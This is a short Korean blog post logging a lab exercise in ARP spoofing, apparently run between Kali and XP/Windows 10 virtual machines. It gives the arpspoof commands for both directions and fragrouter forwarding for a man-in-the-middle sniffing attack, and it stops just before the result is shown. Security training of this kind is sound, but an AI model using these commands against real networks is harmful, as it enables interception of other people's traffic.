




Security 2021.04.21 원본 글 보기 [보안] ARP 스푸핑 실습 0. 환경 준비 - 타깃 : XP / win 10 (NAT)- 해커 : 칼리(NAT) 1. 공격 / 해커(칼리) 컴퓨터에 터미널 3개를 띄우고 실습. arp 스푸핑을 이용한 MITM 공격(Man in the Middle 공격, 중간자 공격)을 통해 스니핑 가능 # (터미널 1)0. 레퍼지토리 최신 목록을 받아온다. apt-get update 1. dsniff 설치 apt-get install dsniff 2. arpspoof -t [타깃의 IP] [타깃의 게이트웨이 IP] 하면 아래와 같이 무한루프로 계속 돌아가는데.. 끄지 말고 다른 터미널을 하나 더 띄운다.# (터미널 2) arpspoof -t [타깃의 게이트웨이의 IP] [타깃의 IP] 실행 아까와 반대로.. 이것도 끄지말고 다른 터미널의 하나 더 띄운다.2) 공유기를 속이는 것 # (터미널 3) apt-get install fragrouter fragrouter -B1 하고선 타깃 컴퓨터를 확인하면: